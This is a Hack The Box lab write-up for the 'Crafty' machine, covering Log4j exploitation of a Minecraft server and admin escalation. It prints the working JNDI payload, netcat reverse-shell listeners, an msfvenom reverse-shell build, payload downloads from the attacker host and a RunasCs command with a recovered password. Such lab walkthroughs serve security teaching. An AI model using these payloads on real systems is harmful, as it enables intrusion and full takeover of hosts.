
Crafty
Hack The Box Machine Writeup
This box classifies as a Zoomer in my mind.
Summary
Crafty was an easy windows box that while really cool in concept, I think personally was not the best in execution. It centers around exploiting a Minecraft server with log4j and reversing a JAR plugin.
The user step starts by enumerating a website dedicated to what seems like some kind of a custom Minecraft server. From the port scan we can also see a Minecraft server as an open port. Next is downloading a client to interact with the Minecraft server. The attacker can either use a normal Minecraft version or find a CLI version online. The third step is where the box had its largest problems that people were not happy with, exploiting log4j. There are POC's available for exploiting it that make the process very simple, however they tend to crash the Minecraft server, making the box very unstable in multiplayer environments. This log4j exploit can be used to obtain a shell on the box and complete the user stage.
The privilege escalation was also kind of tricky. Searching around the box the attacker comes across a plugin directory with a jar archive. Bringing this back to the attacking machine and de-compiling it reveals a password for the admin user. This can then be used with RunasCs to create a reverse shell executable, upload it to the victim machine, and run it as the admin user. All put together this results in a reverse shell as Administrator and completes the machine.

I still remember the Halloween Nether update.....
Video Walkthrough
One of these days I will fix my recording setup
User
Recon
Port scan with Nmap
I started off as always with a nmap scan using -sC for running default Nmap enumeration scripts and -sV to run service enumeration. Running it with sudo defaults the scan type to -sS or stealth scan which is faster than a connect scan which is default without sudo.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ sudo nmap -sC -sV 10.129.230.193
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-14 17:12 GMT
Nmap scan report for 10.129.230.193
Host is up (0.0092s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://crafty.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.95 seconds
This only reveals a webserver on port 80. Which is somewhat strange as it then appears like there is no way to gain remote management access to the host over something like SSH.
Wfuzz for virtual hosts
Since the Nmap scan showed a redirect to crafty.htb on the web server I will add that to my /etc/hosts file for DNS resolution. Whenever I have a virtual host I always like to use Wfuzz as a brute force scan to see if there are any others. I make sure to use the flag --hh 140 to hide the default response length. In this case the Wfuzz scan returned nothing but a couple false positives.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ wfuzz -u http://crafty.htb -H "Host: FUZZ.crafty.htb" -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hh 140
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://crafty.htb/
Total requests: 19983

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000009543:   400        6 L      26 W       334 Ch      "#www"
000010595:   400        6 L      26 W       334 Ch      "#mail"

Total time: 0
Processed Requests: 19983
Filtered Requests: 19981
Requests/sec.: 0
Web site enumeration
The website on port 80 appears to be for a custom minecraft server. There is another Vhost at the bottom of the page, play.crafty.htb which I will also add to my /etc/hosts file.
.PNG)
It is strange the play.crafty.htb virtual host/subdomain is never used.....
Clicking on any of the links only goes to a coming soon page.
.PNG)
The web applicaiton looks really nice at least!
Looking at the source for each page did not reveal anything of interest. Going to the Virtual host only links back to the same web application, making me question why it is here at all.

Always one broken wheel....
Directory brute force with Feroxbuster
At this point I ran a directory bruteforce scan on the web application using both virtual hosts crafty.htb and play.crafty.htb with Feroxbuster. The --Silent flag helps to clean up the output. This scan didn't reveal anything of use other than the coming soon page and some image files.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ feroxbuster -u http://crafty.htb -w /opt/useful/SecLists/Discovery/Web-Content/raft-medium-words.txt --silent
http://crafty.htb/js => http://crafty.htb/js/
http://crafty.htb/css => http://crafty.htb/css/
http://crafty.htb/css/stylesheet.css
http://crafty.htb/img => http://crafty.htb/img/
http://crafty.htb/home
http://crafty.htb/img/favicon.ico
http://crafty.htb/js/firefly.js
http://crafty.htb/coming-soon
<...>
http://crafty.htb/HOME
Find Minecraft Server
At this point the attack surface was very small so I went back to running an nmap scan again, this time with -p- to scan all ports. I also used crafty.htb instead of the IP since sometimes the ports are tied to the virtual host instead of the IP itself.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ sudo nmap -sC -sV crafty.htb -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-14 17:23 GMT
Nmap scan report for crafty.htb (10.129.230.193)
Host is up (0.017s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Crafty - Official Website
|_http-server-header: Microsoft-IIS/10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.77 seconds
This time it returns a Minecraft server open on port 25565.
Download Minecraft CLI
There are many ways to interact with a Minecraft server. I chose to use the official CLI client, you can also just use the normal Minecraft game client or 3rd party CLI's as well. The official CLI can be found on Github here. Go to the releases section and choose the download for your system. If you are using Kali or Parrot you can use MinecraftClient-linux.zip.
.PNG)
Release section is always a good place to check for compiled versions of repositories
Unzipping the zip archive results in an ELF file called MinecraftClient. From here we simply need to give it execute permissions and run it. Login with whatever username you want, then make sure to pass an empty password to fallback to offline mode. Otherwise the client will attempt to verify your credentials against the official Microsoft servers. lastly pass the IP of the crafty machine when it asks for it.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ chmod +x MinecraftClient
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ ./MinecraftClient

Minecraft Console Client v1.20.2 - for MC 1.4.6 to 1.20.2 - Github.com/MCCTeam
GitHub build 245, built on 2024-01-30 from commit 1e60b61
Settings file MinecraftClient.ini has been generated.

MCC is running with default settings.
Login :
Password(invisible):
You chose to run in offline mode.
Server IP :
Retrieving Server Info...
Server version : 1.16.5 (protocol v754)
Downloading 'en_gb.json' from Mojang servers...
Done. File saved as 'lang/en_gb.json'
[MCC] Version is supported.
Logging in...
[MCC] Server is in offline mode.
[MCC] Server was successfully joined.
Type '/quit' to leave the server.
<hackerfren> hello
We are now sending messages and commands to the Minecraft server.
.jpg)
What do you mean JavaScript and Java are different?
Set Up Log4J Exploit with Kozmer
Finding Log4j shell exploit
As quoted from chatbot: "Log4j (Log for Java) is a popular open-source logging framework for Java applications, designed to help developers manage and control logging behavior in their software systems. It provides a flexible and efficient logging mechanism, allowing developers to generate log messages of varying levels of severity and route these messages to different destinations such as files, databases, email, or the console." It also had a huge and well-known vulnerability that would result in code execution CVE-2021-44228. Minecraft Is a well known java application that uses Log4j for chat messages. As such we can search for potential log4j exploit POCs. After some searching I came across one I really like by kozmer that results in a shell. We can download this with git clone.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 52, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 52 (delta 0), reused 3 (delta 0), pack-reused 40
Receiving objects: 100% (52/52), 38.74 MiB | 67.58 MiB/s, done.
Resolving deltas: 100% (7/7), done.
Downloading JDK
As mentioned on the Github page there are a couple things we need to do before running the exploit. First we must use pip to install the requirements.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop/log4j-shell-poc]
└──╼ [★]$ pip install -r requirements.txt
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Defaulting to user installation because normal site-packages is not writeable
Collecting colorama
Downloading colorama-0.4.6-py2.py3-none-any.whl (25 kB)
Requirement already satisfied: argparse in /usr/lib/python2.7 (from -r requirements.txt (line 2)) (1.2.1)
Installing collected packages: colorama
Successfully installed colorama-0.4.6
Next as stated by the Note: "Note: For this to work, the extracted java archive has to be named: jdk1.8.0_20, and be in the same directory." we must download a JDK and put it in the same location as the exploit. This can be done many ways but I simply used a Wget command on a remote repository containing a JDK tar archive.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop/log4j-shell-poc]
└──╼ [★]$ wget https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-x64.tar.gz
--2024-02-14 17:41:41--  https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-x64.tar.gz
Resolving repo.huaweicloud.com (repo.huaweicloud.com)... 199.91.74.184, 194.26.73.112, 194.26.73.110, ...
Connecting to repo.huaweicloud.com (repo.huaweicloud.com)|199.91.74.184|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 185646832 (177M) [application/octet-stream]
Saving to: ‘jdk-8u181-linux-x64.tar.gz’

jdk-8u181-linux-x64 100%[===================>] 177.05M  41.9MB/s    in 4.6s

2024-02-14 17:41:46 (38.3 MB/s) - ‘jdk-8u181-linux-x64.tar.gz’ saved [185646832/185646832]
After downloading the tar archive it will then need to be extracted with tar -xf.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop/log4j-shell-poc]
└──╼ [★]$ tar -xf jdk-8u181-linux-x64.tar.gz
Next since this version is different than the one mentioned on the github page we will need to rename it as jdk1.8.0_20.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop/log4j-shell-poc]
└──╼ [★]$ mv jdk1.8.0_181 jdk1.8.0_20
There is one final thing that must be done to set up the exploit correctly. Since we are targeting a windows machine instead of linux we need to change the cmd string in POC.py from /bin/sh to cmd so that the reverse shell will work correctly.
Note: I used Nano, you can also use VIM or any other text editor you like.
.jpg)
yup, picture is accurate
Exploit Log4j
At last we now have everything we need setup to use the Log4j exploit POC. start by opening a NC listener on to catch the reverse shell.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ nc -lvnp 42069
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::42069
Ncat: Listening on 0.0.0.0:42069
Now run the kozmer exploit, making sure to change the user ip to your tun0 ip and the lport to the one you have listening with NC.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop/log4j-shell-poc]
└──╼ [★]$ python3 poc.py --userip 10.10.14.117 --webport 8000 --lport 42069

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.117:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Next we simply need to copy the section called 'Send Me' from the exploit output to the Minecraft server. When doing so it takes over the server's process and sends us a reverse shell we can catch with our NC listener. This can be seen by the get call to /Exploit.class on the POC exploit. Lastly grab user.txt and complete the user step of the box. If your shell ever dies for any reason you will need to reset the box since the Log4j exploit effectively crashes the minecraft server, don't forget to also update your /etc/hosts file with the new ip in this case.
#Minecraft Client
Retrieving Server Info...
Server version : 1.16.5 (protocol v754)
[MCC] Version is supported.
Logging in...
[MCC] Server is in offline mode.
[MCC] Server was successfully joined.
Type '/quit' to leave the server.
>${jndi:ldap://10.10.14.117:1389/a}

#POC Log4j exploit
Send LDAP reference result for a redirecting to http://10.10.14.117:8000/Exploit.class
10.129.205.195 - - [14/Feb/2024 17:59:31] "GET /Exploit.class HTTP/1.1" 200

#Nc listener
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ nc -lvnp 42069
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::42069
Ncat: Listening on 0.0.0.0:42069
Ncat: Connection from 10.129.205.195.
Ncat: Connection from 10.129.205.195:49681.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\Users\svc_minecraft\Desktop>type user.txt
a846************************240e

It do be like that
Root
Enumeration
I did my normal enumeration steps of checking user privileges with whoami /all, checking if there are any ports listening locally etc. I even brought winpeas over to the host and ran it. None of this resulted in anything promising however. After looking around the host for a while in the svc_minecraft home directory there is a server directory that is abnormal. This is actually where our shell lands normally too. In this directory we can see a plugins folder. This folder contains a Jar file.
PS C:\Users\svc_minecraft\server> dir
Directory: C:\Users\svc_minecraft\server
<...>
d-----       10/27/2023   2:48 PM                plugins
PS C:\Users\svc_minecraft\server\plugins> ls
-a----       10/27/2023   2:48 PM           9996 playercounter-1.0-SNAPSHOT.ja
Transfer Plugin Jar With SMB
We can send this back to our attacking machine to look at using SMB. to start an SMB server on our Linux host I used impacket-smbserver and simply pointed it to my desktop.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop/log4j-shell-poc]
└──╼ [★]$ sudo impacket-smbserver -smb2support share ~/Desktop/ -username test -password test
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
On the Crafty host I then used net use to authenticate to the share since newer versions of windows do not allow SMB guest access by default. Lastly I used a copy command to copy the Jar to my host over SMB.
PS C:\Users\svc_minecraft\server\plugins> net use \\10.10.14.117\share /user:test test
net use \\10.10.14.117\share /user:test test
The command completed successfully.
PS C:\Users\svc_minecraft\server\plugins> copy playercounter-1.0-SNAPSHOT.jar \\10.10.14.117\share
copy playercounter-1.0-SNAPSHOT.jar \\10.10.14.117\share
Decompile JAR To Find Admin Password
Now we have the Jar on our attacking host, we can use JD-GUI to decompile and look at its contents. You can once again click on the releases tab on the github page to download the JAR version.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ java -jar jd-gui-1.6.6.jar
Now just click and drag the playercounter-1.0-SNAPSHOT.jar onto the new JD-GUI window. We can then expand and look at Playercounter.class. In this class appears to be a password which is used when making a connection to the local host. We can deduce this is likely the Administrator's password, s67u84zKq8IXw.

It is a bit of a logical leap to assume this is for the Administrator user, but since it is a plugin and writing to web root that is what is most likely.

Wordpress be like
RunasCS for Reverse Shell as Administrator
We have a password but no way to use it. A simple workaround to this is using powershell to run a command as another user, in this case it would be the administrator user. A simple way to accomplish this is through the RunasCS binary exe which can be found on Github. Once again go to the releases page and download the zip. Extracting this we can find the RunasCs.exe which we now need to transfer to the Crafty host. To do this I will start a simple python http server and use the Invoke Web Request PowerShell command.
PS C:\Users\svc_minecraft> iwr http://10.10.14.117:8000/RunasCs.exe -outfile RunasCs.exe
iwr http://10.10.14.117:8000/RunasCs.exe -outfile RunasCs.exe

─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.205.195 - - [14/Feb/2024 18:18:38] "GET /RunasCs.exe HTTP/1.1" 200 -
We will also need a reverse shell to run. To generate one I used msfvenom and then transferred it to the Crafty box the same way as before.
┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.117 LPORT=1337 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe

PS C:\Users\svc_minecraft> iwr http://10.10.14.117:8000/reverse.exe -outfile reverse.exe

┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.205.195 - - [14/Feb/2024 18:20:42] "GET /reverse.exe HTTP/1.1" 200 -
Now the final step of the machine is to create an NC listener to catch the incoming shell and use RunasCs.exe along with the Administrator creds we found, s67u84zKq8IXw, and the reverse shell we generated. We can then grab root.txt in the Administrators desktop and complete Crafty.
PS C:\Users\svc_minecraft> ./RunasCs.exe Administrator s67u84zKq8IXw "cmd /c C:\Users\svc_minecraft\reverse.exe"

┌─[us-dedivip-1]─[10.10.14.117]─[htb-mp-904224@htb-xvv4ey7yma]─[~/Desktop]
└──╼ [★]$ nc -lvnp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.205.195.
Ncat: Connection from 10.129.205.195:49701.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
crafty\administrator

C:\Users\Administrator\Desktop>type root.txt
c812************************c4e9.jpg)
Congrats on another box and learning log4j
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io